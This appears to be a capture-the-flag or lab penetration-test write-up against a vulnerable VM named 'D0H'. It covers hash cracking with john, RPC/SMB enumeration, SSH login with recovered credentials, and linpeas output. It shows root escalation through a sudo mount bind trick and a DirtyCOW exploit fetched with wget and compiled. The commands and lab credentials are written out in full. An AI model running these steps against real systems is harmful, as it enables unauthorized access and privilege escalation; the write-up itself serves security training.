


Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view

✓ Possible identifications: Decrypt Hashes


```
1882B91B7F49D479CF1EC2F1ECEE30D0E5392E963A2109015B7149BF712AD1B6 - Possible algorithms: SHA256
```

Password cracked:



```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-sha256 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
test!            (?)
1g 0:00:00:00 DONE 2/3 (2023-05-10 13:04) 25.00g/s 819200p/s 819200c/s 819200C/s 123456..skyline!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Port 111: Enumerating RPCBind



```
┌──(kali㉿kali)-[~]
└─$ rpcinfo -p 10.201.10.240
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  33443  status
    100024    1   tcp  49455  status
```


Detailed analysis of the RPC services running on the target server was conducted using the rpcinfo tool. The output revealed essential information such as RPC program numbers, version numbers, protocols, and port numbers. The server's status service, a simple RPC service, provides information about the server's status and the availability of other RPC services, typically used for monitoring and diagnostic purposes.

The portmapper plays a crucial role in mapping RPC program numbers to the corresponding network port numbers on which these services are running, enabling enumeration of the target server using rpcclient. In the context of querying shares information, the portmapper helps the rpcclient establish a direct connection to the SMB service on the target server using the provided details as an example.

Findings from the penetration testing include the discovery of an open portmapper service (port 111), which allows for external enumeration of the webserver. If this port were closed, attackers would be unable to determine that user 'T0ny' can log in to the 'V' share using rpcclient excluding the NMAP result.

RPC, or Remote Procedure Call, enables the attacker's machine to execute commands on the webserver remotely. In the context of further enumerating the target server's RPC services, rpcclient is a tool that can be used. At this stage, rpcclient can use the credential for user 'T0ny' with the password cracked from the encrypted and encoded string found from the website's 'D0H!' file.


- Logging in with rpcclient given the credentials `T0ny:test!` and checking server info:



```
┌──(kali㉿kali)-[~]
└─$ rpcclient --user T0ny%test! 10.201.10.240
rpcclient $> srvinfo
        D0H            Wk Sv PrQ Unx NT SNT Samba 4.5.16-Debian
        platform_id     :       500
        os version      :       6.1
        server type     :       0×809a03
rpcclient $> █
```

Findings from the RPC enumeration:

- **User T0ny belong to "Ordinary Users" group**
- **There is another user 'root'**
- **There are two domains: D0H and Builtin**
- **There are 6 shares in the system: D0H, V, Anon, print$, IPC$ and T0ny. The share 'V' is another share accessible to user T0ny and we can utilize:**



```
rpcclient $> netshareenumall
netname: D0H
        remark: Accessable by all users
        path:   C:\home\vagrant\D0H
        password:
netname: V
        remark: V's share. Tony you can log into this share.
        path:   C:\home\vagrant\V
        password:
netname: Anon
        remark:
        path:   C:\home\vagrant\Anon
        password:
netname: print$
        remark: Printer Drivers
        path:   C:\var\lib\samba\printers
        password:
netname: IPC$
        remark: IPC Service (Samba 4.5.16-Debian)
        path:   C:\tmp
        password:
netname: T0ny
        remark: Home Directories
        path:   C:\home\T0ny
        password:
```

- **Permissions about each share and the directory in the webserver they are mapped to.**
- **SIDs in the system and the groupnames they are mapped to:**
  - S-1-5-32-550: Print Operators
  - S-1-5-32-548: Account Operators
  - S-1-5-32-551: Backup Operators
  - S-1-5-32-549: Server Operators
  - S-1-5-32-544: Administrators
  - S-1-1-0: Everyone

Enumerating the SMB share:

Using Nmap:

nmap --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-services.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse -p445 10.201.10.240

Using smbclient: smbclient -L //10.201.10.240/

SMB Shares Findings:


- Multiple shares were identified on the target system, including D0H, V, Anon, print$, and IPC$. It is important to note that this enumeration did not reveal the share associated with user T0ny. The 'V' share was found to be accessible to user Tony with proper authentication. All other shares, such as IPC$ and D0H, were determined to be readable but not writable. The remaining shares were found to be completely inaccessible.

SMB Domains:

- Similar with the output from rpcclient, smbclient also showed that there are two domains Builtin and D0H in which the latter has the user T0ny.


Initial Access

Logging into 'V' share using the cracked password:



```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.201.10.240/V -U T0ny
Password for [WORKGROUP\T0ny]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec  1 14:19:00 2022
  ..                                  D        0  Thu Dec  1 13:51:43 2022
  id_rsa                              N     1679  Thu Dec  1 14:17:52 2022
  notes.txt                           N       68  Thu Dec  1 14:37:20 2022

                19513212 blocks of size 1024. 16072540 blocks available
smb: \> 
```


Content of 'notes.txt':



```
┌──(kali㉿kali)-[~]
└─$ cat notes.txt
Tony here is your ssh key incase you forget your password. T35t@123
```

The potential SSH username 'T35t@123' was identified. However, further analysis revealed that it was not the SSH username, but rather T0ny's SSH password. Additionally, it was found that user 'V' had provided T0ny's SSH password, which was 'T35t@123'. In the event that the private key given here is deprecated and does not work (as explained in the referenced Stack Overflow article regarding "no mutual signature supported" issues), this SSH password can be utilized for access. It is recommended that proper security measures, such as secure key management and strong password policies, be reviewed and implemented to prevent unauthorized access.


Logging into user T0ny's SSH session:



```
┌──(kali㉿kali)-[~]
└─$ ssh -i ./id_rsa T0ny@10.201.10.240
sign_and_send_pubkey: no mutual signature supported
T0ny@10.201.10.240's password:
Linux D0H 3.2.0-4-686-pae #1 SMP Debian 3.2.65-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  1 11:49:59 2022 from 10.0.0.194
T0ny@D0H:~$ whoami
T0ny
T0ny@D0H:~$ 
```

Post-Exploitaiton Phase

Exploring user T0ny's directory using the SSH access:



```
T0ny@D0H:~/Desktop$ ls -al
total 12
drwxr-xr-x 2 T0ny    T0ny    4096 Dec  1 11:39 .
drwxr-xr-x 6 T0ny    T0ny    4096 Dec  1 11:38 ..
-rw-r--r-- 1 vagrant vagrant   18 Dec  1 10:51 pass.txt
T0ny@D0H:~/Desktop$ cat pass.txt
pass= vagrant@123
```


- Found a password: vagrant@123

Checking the users in the system by reading /etc/passwd:

- **root**
- **vagrant**
- **T0ny**


Using linpeas.sh to get useful Privilege Escalation Attack Surfaces:

Useful Files inside others home directory:




```
╔══════════╣ Files inside others home (limit 20)
/home/vagrant/V/id_rsa
/home/vagrant/V/notes.txt
/home/vagrant/.bash_logout
/home/vagrant/.profile
/home/vagrant/.bashrc
/home/vagrant/.bash_history
/var/www/html/js/main.js
/var/www/html/admin/D0H!
/var/www/html/admin/index.php
/var/www/html/index.html
/var/www/html/images/V_note.txt
/var/www/html/images/icons/favicon.ico
/var/www/html/images/img-01.png
/var/www/html/images/Homer.png
/var/www/html/images/about.jpg
/var/www/html/fonts/poppins/Poppins-ExtraLightItalic.ttf
/var/www/html/fonts/poppins/Poppins-Thin.ttf
/var/www/html/fonts/poppins/Poppins-SemiBold.ttf
/var/www/html/fonts/poppins/Poppins-ExtraBoldItalic.ttf
/var/www/html/fonts/poppins/Poppins-Black.ttf
```

Directories/files writable to me OR everyone:




```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/home/T0ny
/run/lock
/run/shm
/run/user/1001
/tmp
/vagrant
/var/lib/php/sessions
/var/spool/samba
/var/tmp
```

SU/GID bit enabled binaries:




```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 119K Jun 24  2020 /sbin/mount.nfs
-rwsr-xr-x 1 root root 31K Apr 12  2011 /bin/ping
-rwsr-xr-x 1 root root 39K Mar  7  2018 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 35K May 25  2012 /bin/su
-rwsr-xr-x 1 root root 26K Mar  7  2018 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 35K Apr 12  2011 /bin/ping6
-rwsr-xr-x 1 root root 916K Jul 20  2014 /usr/sbin/exim4
-rwsr-xr-x 1 root root 65K May 25  2012 /usr/bin/gpasswd
-rwsr-sr-x 1 root mail 82K Sep  4  2014 /usr/bin/procmail
-rwsr-xr-x 1 root root 45K May 25  2012 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 2 root root 117K Jan  5  2016 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerableedit
-rwsr-sr-x 1 daemon daemon 50K Oct  3  2014 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 22K Jan 13  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 31K May 25  2012 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 36K May 25  2012 /usr/bin/chsh
-rwsr-xr-x 2 root root 117K Jan  5  2016 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 44K May 25  2012 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-- 1 root messagebus 46K Jul  2  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14K Jan 13  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 5.3K Dec 23  2012 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 243K Jan 13  2016 /usr/lib/openssh/ssh-keysign

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 30K May  4  2012 /sbin/unix_chkpwd
-rwxr-sr-x 1 root ssh 126K Jan 13  2016 /usr/bin/ssh-agent
-rwxr-sr-x 1 root mail 18K Sep  4  2014 /usr/bin/lockfile
-rwxr-sr-x 1 root mail 9.6K Nov 29  2014 /usr/bin/mutt_dotlock
-rwsr-sr-x 1 root mail 82K Sep  4  2014 /usr/bin/procmail
-rwxr-sr-x 1 root shadow 18K May 25  2012 /usr/bin/expiry
-rwxr-sr-x 1 root shadow 49K May 25  2012 /usr/bin/chage
-rwxr-sr-x 1 root tty 9.5K Jun 11  2012 /usr/bin/bsd-write
-rwsr-sr-x 1 daemon daemon 50K Oct  3  2014 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root crontab 34K Jul  3  2012 /usr/bin/crontab
-rwxr-sr-x 1 root mail 14K Dec 11  2012 /usr/bin/dotlockfile
-rwxr-sr-x 1 root mlocate 30K Sep 25  2010 /usr/bin/mlocate
-rwxr-sr-x 1 root tty 18K Dec  9  2012 /usr/bin/wall
```

SSH keys found which was discovered to be deprecated:




```
══╣ Possible private SSH keys were found!
/home/T0ny/.ssh/id_rsa
/usr/sbin/exim4
```

Useful software:




```
╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
/usr/bin/gcc
/usr/bin/make
/bin/nc
/bin/nc.traditional
/bin/netcat
/usr/bin/perl
/usr/bin/php
/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.6
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/sudo
/usr/bin/wget
```

Sudo version:



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.
Sudo version 1.8.5p2
```


OS Version:



```
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 3.2.0-4-686-pae (debian-kernel@lists.debian.org) (gcc version 4.6.3 (Debian 4.6.3-14) ) #1 SMP Debian 3.2.65-1
Distributor ID: Debian
Description:    Debian GNU/Linux 7.8 (wheezy)
Release:        7.8
Codename:       wheezy
```

Privilege Escalation Attack Surface(s) for user "Vagrant":

- **Utilizing credential found for user `Vagrant:vagrant@123`**




```
vagrant@D0H:/$ cd vagrant
vagrant@D0H:/vagrant$ ls -al
total 4
drwxrwxrwt  2 root root   40 May 10 08:22 .
drwxr-xr-x 25 root root 4096 Mar 10  2022 ..
vagrant@D0H:/vagrant$ sudo -l
[sudo] password for vagrant:
Matching Defaults entries for vagrant on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vagrant may run the following commands on this host:
    (root) /bin/mount
```

Applying Privilege Escalation vector using GTFObins with 'mount' binary:

Command:

sudo mount -o bind <source> <target>
sudo mount -o bind /bin/sh /bin/mount
sudo mount




```
vagrant@D0H:/vagrant$ sudo /bin/mount -o bind /bin/sh /bin/mount
vagrant@D0H:/vagrant$ sudo /bin/mount
# whoami
root
# cd /root
# ls -al
total 58768
drwx------  5 root root     4096 Mar 10  2022 .
drwxr-xr-x 25 root root     4096 Mar 10  2022 ..
drwx------  2 root root     4096 Apr 19  2019 .aptitude
-rw-------  1 root root       10 Dec  1 11:39 .bash_history
-rw-r--r--  1 root root      570 Jan 31  2010 .bashrc
drwx------  2 root root     4096 Mar 10  2022 .cache
-rw-r--r--  1 root root     1676 Apr 19  2019 DEB-GPG-KEY-puppet
-rw-r--r--  1 root root     1335 Dec  1 11:18 Flag.txt
drwx------  2 root root     4096 Mar 10  2022 .gnupg
-rw-r--r--  1 root root      140 Nov 19  2007 .profile
-rw-r--r--  1 root root 60063744 Mar  8  2016 VBoxGuestAdditions.iso
-rw-r--r--  1 root root        6 Mar  8  2016 .vbox_version
-rw-------  1 root root      769 Apr 21  2019 .viminfo
# cat Flag.txt
Congratualtions this is your root flag!
```

Applying dirtyCOW exploit as well for Privilege Escalation:


Reference: https://www.exploit-db.com/exploits/40616

Compilation:



```
T0ny@D0H:~$ wget https://www.exploit-db.com/raw/40839
--2023-05-10 12:25:59--  https://www.exploit-db.com/raw/40839
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: `40839'

100%[==========================================================================

2023-05-10 12:26:00 (48.1 MB/s) - `40839' saved [5006/5006]

T0ny@D0H:~$ mv 40839 40839.c
T0ny@D0H:~$ vi 40839.c
T0ny@D0H:~$ gcc -pthread 40839.c -o dirty -lcrypt
T0ny@D0H:~$ ls -al
total 96
drwxr-xr-x 7 T0ny T0ny  4096 May 10 12:26 .
drwxr-xr-x 4 root root  4096 Mar 10  2022 ..
-rw-r--r-- 1 T0ny T0ny  5008 May 10 12:26 40839.c
-rw------- 1 T0ny T0ny    10 Dec  1 11:50 .bash_history
-rw-r--r-- 1 T0ny T0ny   220 Dec  1 11:19 .bash_logout
-rw-r--r-- 1 T0ny T0ny  3392 Dec  1 11:19 .bashrc
-rwxr-xr-x 1 T0ny T0ny 12808 May 10 12:23 cowroot
drwxr-xr-x 4 T0ny T0ny  4096 May 10 10:58 Desktop
-rwxr-xr-x 1 T0ny T0ny 12772 May 10 12:26 dirty
-rw-r--r-- 1 T0ny T0ny  4963 May 10 12:22 dirtycow.c
drwxr-xr-x 2 T0ny T0ny  4096 Dec  1 11:38 Documents
drwx------ 2 T0ny T0ny  4096 May 10 10:45 .gnupg
